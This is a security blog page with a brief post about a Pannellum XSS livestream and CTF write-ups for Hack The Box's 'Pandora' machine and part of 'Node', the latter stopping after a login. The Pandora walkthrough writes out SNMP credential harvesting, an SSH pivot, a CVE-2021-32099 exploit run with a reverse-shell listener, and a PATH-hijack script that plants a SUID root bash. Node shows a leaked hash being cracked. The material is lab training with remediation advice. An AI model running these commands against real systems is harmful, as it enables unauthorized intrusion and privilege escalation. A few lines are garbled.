kami@kali:~$ journalctl
-
Pannellum Zero DayXSS on trusted domains
Official published blog by William Entriken: https://blog.phor.https://blog.phor.net/zero-day-pannellumnet/zero-day-pannellum
During the week I had the pleasure of joining a friend, William Entriken (Fulldecent), for Community Service Hour https://hour.gg/, a livestream reviewing CVE-2026-27210, an XSS vulnerability affecting Pannellum 2.5.6, a panorama viewer used on websites.
Fulldecent walked us through the attack, how it works, and why it matters. To make it interactive, we worked on ways to ethically find affected websites without causing any harm. I thought this was especially neat.
The vulnerability can allow someone to load a remote configuration file through a trusted website and replace the page content while keeping the legitimate domain in the address bar. This has been used against sites including .gov and .edu domains for things like SEO spam and crypto content.
The fix is to update Pannellum to 2.5.7 or later.
I really enjoyed the session, especially the focus on doing security research responsibly and finding ways to help affected sites rather than just demonstrating the vulnerability.
-
Pandora writeup
Pandora writeup
Box name: Pandora
Difficulty: Easy
OS: Linux
Overview: Pandora is an easy rated Linux machine. The port scan reveals a SSH, web-server and SNMP service running on the box. Initial foothold is obtained by enumerating the SNMP service, which reveals cleartext credentials for user daniel. Host enumeration reveals Pandora FMS running on an internal port, which can be accessed through port forwarding. Lateral movement to another user called matt is achieved by chaining SQL injection & RCE vulnerabilities in the PandoraFMS service. Privilege escalation to user root is performed by exploiting a SUID binary for PATH variable injection.
Link: https://app.hackthebox.com/machines/Pandora?tab=play_machine
Machine IP: 10.129.69.134

Ran rustscan against the machine
rustscan -a 10.129.69.134 –ulimit 5000 -b 500 — -A -Pn
Navigated to the site.

Added panda.htb to /etc/hosts. Ran feroxbuster and ffuf. Feroxbuster is only showing /assets currently. Navigated to that to poke at it.
feroxbuster -u http://10.129.69.134 -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,html,txt,bak,zip,json,xml,py,sh,config –force-recursion -t 50 -d 4 –filter-status 404,400
FUZZ.panda.htb” -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -c -fc 302

Found nothing important there. From Wappalyzer I was able to find out this is built on WordPress but there is no /wp-admin. Feel like I’m running out of options so I scanned UDP ports as well.
nmap -sU –top-ports 100 10.129.69.134

SNMP is open. Ran snmp-check and we get a bunch of information back.
snmp-check 10.129.69.134

Theres a mention of a Daniel as a contact.

Looks like an MySQL server exists. Also ran onesixtyone.
onesixtyone -c /usr/share/seclists/Discovery/SNMP/snmp.txt 10.129.69.134

Found nothing else interesting from this output. Ran snmp walk.
snmpwalk -v 2c -c public -m all 10.129.69.134

Eventually we found these credentials. Tried these credentials on SSH and it worked.

daniel:HotelBabylon23
There is a second user on here named matt.

Did local enumeration. I found our next step but not our step to matt.
find / -perm -4000 -user root 2>/dev/null

Ended not finding anything with manual enumeration. Ran linpeas and found this.


I was poking at the pandora database for a while but couldn’t actually find any credentials. During this I realized that this webserver is different than what we saw earlier when navigating to the page as the original page was static.

Port forwarded with ssh since its just a single port.
ssh -D 8888 daniel@10.19.129.69.134
Navigated to the site.

At the bottom it looks like we get a version. Did research and found this exploit https://www.exploit-db.com/exploits/50961. This is authenticated though and we don’t have credentials. I tried a few I thought it could possibly be but no luck. I ended up finding this as well https://github.com/magicrc/CVE-2021-32099. It looks like these are chained to get authentication and then a shell. Used this exploit and I was able to get a shell as matt.
python3 -m venv .venv && source .venv/bin/activate && pip install -r requirements.txt
export HTTPS_PROXY=socks5h://127.0.0.1:8888
export HTTP_PROXY=socks5h://127.0.0.1:8888
python3 ./CVE-2021-32099.py –target http://localhost –lhost 10.10.16.27 –lport 1338

Got user.txt

Stabilized shell. When I tried to run that interesting file we saw earlier we get this.
/usr/bin/pandora_backup


This looks like it is attempting to use tar. We can path hijack to write a rootshell instead.
export PATH=/tmp:$PATH
cat > /tmp/tar << ‘EOF’ #!/bin/sh cp /bin/bash /tmp/rootbash chmod +s /tmp/rootbash EOF chmod +x /tmp/tar
/usr/bin/pandora_backup
/tmp/rootbash -p
GG

Attack Chain
1 – Reconnaissance
Ran RustScan and identified ports 22 (SSH) and 80 (HTTP). Added panda.htb to /etc/hosts. Browsed to the site and found a static page. Ran feroxbuster and ffuf with no useful results. Wappalyzer identified WordPress but no /wp-admin existed. Scanned UDP ports and found SNMP on port 161.rustscan -a 10.129.69.134 –ulimit 5000 -b 500 — -A -Pn
nmap -sU –top-ports 100 10.129.69.1342 – SNMP enumeration and credential discovery
Ran snmp-check and snmpwalk with the default public community string. Output revealed a contact named Daniel, a MySQL service reference, and eventually plaintext SSH credentials in the process list.snmp-check 10.129.69.134
snmpwalk -v 2c -c public -m all 10.129.69.134Credentials recovered: daniel:HotelBabylon23
3 – SSH access and internal service discovery
SSH’d in as daniel and found a second user matt. Ran find for SUID binaries and identified /usr/bin/pandora_backup as noteworthy. LinPEAS identified an internal web server running Pandora FMS. Port forwarded via SSH SOCKS proxy to access the internal service.ssh -D 8888 daniel@10.129.69.134
4 – Lateral movement – Pandora FMS SQLi and RCE chain – CVE-2021-32099
Navigated to the internal Pandora FMS instance via the SOCKS proxy and identified the version. Found CVE-2021-32099, a SQL injection that chained with an RCE to achieve authentication bypass and code execution. Used a public exploit configured to route through the SOCKS proxy and obtained a shell as matt. Retrieved user.txt.python3 CVE-2021-32099.py –target http://localhost –lhost 10.10.16.27 –lport 1338
5 – Privilege Escalation – SUID binary PATH hijack
Confirmed /usr/bin/pandora_backup was a SUID root binary that internally called tar without an absolute path. Prepended /tmp to the PATH, wrote a malicious tar script that copied bash and set the SUID bit, and executed the binary. Ran the planted rootbash with the -p flag to obtain a root shell. Retrieved root.txt.export PATH=/tmp:$PATH
echo -e ‘#!/bin/sh\ncp /bin/bash /tmp/rootbash\nchmod +s /tmp/rootbash’ > /tmp/tar && chmod +x /tmp/tar
/usr/bin/pandora_backup
/tmp/rootbash -p
Key Takeaways
- SNMP default community string exposing plaintext credentials – The SNMP service was running with the default public community string and the process list visible via SNMP contained daniel’s SSH credentials in plaintext. SNMP must be configured with a non-default community string, restricted to authorized management hosts, and migrated to SNMPv3 with authentication and encryption. Credentials must never appear in process arguments.
- Pandora FMS SQL injection and RCE – CVE-2021-32099 (CVSS 9.8 Critical) – The internal Pandora FMS instance was running a version vulnerable to an unauthenticated SQL injection chained with remote code execution. Internal monitoring platforms must be kept fully patched regardless of whether they are internally accessible, as a foothold on any host provides access to internal services.
- Internal service accessible after initial compromise – Pandora FMS was only accessible internally but once daniel’s credentials were obtained the service became reachable via port forwarding. Defense in depth must account for attackers pivoting to internal services after any credential compromise.
- SUID binary calling tar with a relative path – The pandora_backup binary executed tar without an absolute path, allowing PATH manipulation to substitute a malicious script. SUID binaries must use absolute paths for all system calls and must be reviewed for PATH-dependent execution before being deployed with elevated permissions.
- Credentials in SNMP process list – Process arguments are visible to all users with SNMP or local access. Credentials passed on the command line are a critical finding as they are visible in process listings, logs, and SNMP output. Use environment variables or configuration files with restrictive permissions for credential passing.
Remediation
[Immediate] Harden SNMP configuration
Change the SNMP community string from public to a long randomly generated value and restrict access to authorized management hosts only via ACL. Migrate to SNMPv3 with authentication and encryption. If SNMP is not operationally required, disable it entirely and block UDP port 161 at the perimeter and host firewall.[Immediate] Patch Pandora FMS to remediate CVE-2021-32099 (CVSS 9.8 Critical)
Update Pandora FMS to the latest patched version immediately. Restrict access to the Pandora FMS web interface to authorized management IP addresses. Place it behind VPN access if possible and require strong authentication on all admin accounts.[Immediate] Fix the SUID binary PATH dependency
Rewrite pandora_backup to use the absolute path /bin/tar for all tar invocations. Audit all other SUID binaries for relative path calls using strings and ltrace. Remove the SUID bit from any binary that does not have an explicit operational requirement.[Immediate] Rotate daniel’s credentials
The daniel SSH credentials must be considered fully compromised as they were visible in SNMP process output. Rotate them immediately and audit all other accounts for credentials passed as command-line arguments in any scheduled task, service, or process.[Short-term] Prevent credentials from appearing in process arguments
Audit all cron jobs, services, and scripts for credentials passed as command-line arguments. Replace command-line credential passing with environment variables sourced from a secrets manager or configuration files with mode 600 permissions. Monitor process listings via endpoint detection for credential patterns in arguments.[Long-term] Implement network segmentation and internal service access controls
Internal monitoring and management services must be isolated on a dedicated management VLAN inaccessible from general workload networks. Require VPN or jump host access for all internal admin interfaces. Include internal service enumeration and SNMP testing in the regular penetration testing scope. - SNMP default community string exposing plaintext credentials – The SNMP service was running with the default public community string and the process list visible via SNMP contained daniel’s SSH credentials in plaintext. SNMP must be configured with a non-default community string, restricted to authorized management hosts, and migrated to SNMPv3 with authentication and encryption. Credentials must never appear in process arguments.
-
Node writeup
Node writeup
Box name: Node
Difficulty: Medium
OS: Linux
Overview: Node focuses mainly on newer software and poor configurations. The machine starts out seemingly easy, but gets progressively harder as more access is gained. In-depth enumeration is required at several steps to be able to progress further into the machine.
Link: https://app.hackthebox.com/machines/Node?tab=machine_info
Machine IP: 10.129.66.188
Ran rustscan against the machine.
rustscan -a 10.129.66.188 –ulimit 5000 -b 500 — -A -Pn

Checked out port 3000 which is a website.

Nothing in source code. 3 potential users. Ran feroxbuster.
feroxbuster -u http://10.129.66.188:3000/ -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,html,txt,bak,zip,json,xml,py,sh,config –force-recursion -t 50 -d 4 –filter-status 404,400
No robots.txt. If you click on the member’s names it opens /profiles but there is not really any additional information. Feroxbuster found /uploads. Navigated to that and it shows the webroot location /var/ww/myplace/.

Tried logging in with admin:admin at /login but they didn’t work. No possible username enumeration as login failure error is set up properly. I downloaded the pictures of the profiles and ran exiftool on them but nothing interesting. Started up Burpsuite to poke around. I noticed when I load the normal page there is a /api/users/latest request. The response from that looks to have hashes of the users we saw earlier and additional account which is the admin.

These appear to be SHA-256 hashes. Ran hashcat.
hashcat -m 1400 -a 0 dffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af /usr/share/wordlists/rockyou.txt

myP14ceAdm1nAcc0uNT:manhester
When logging in it has a backup we can download.
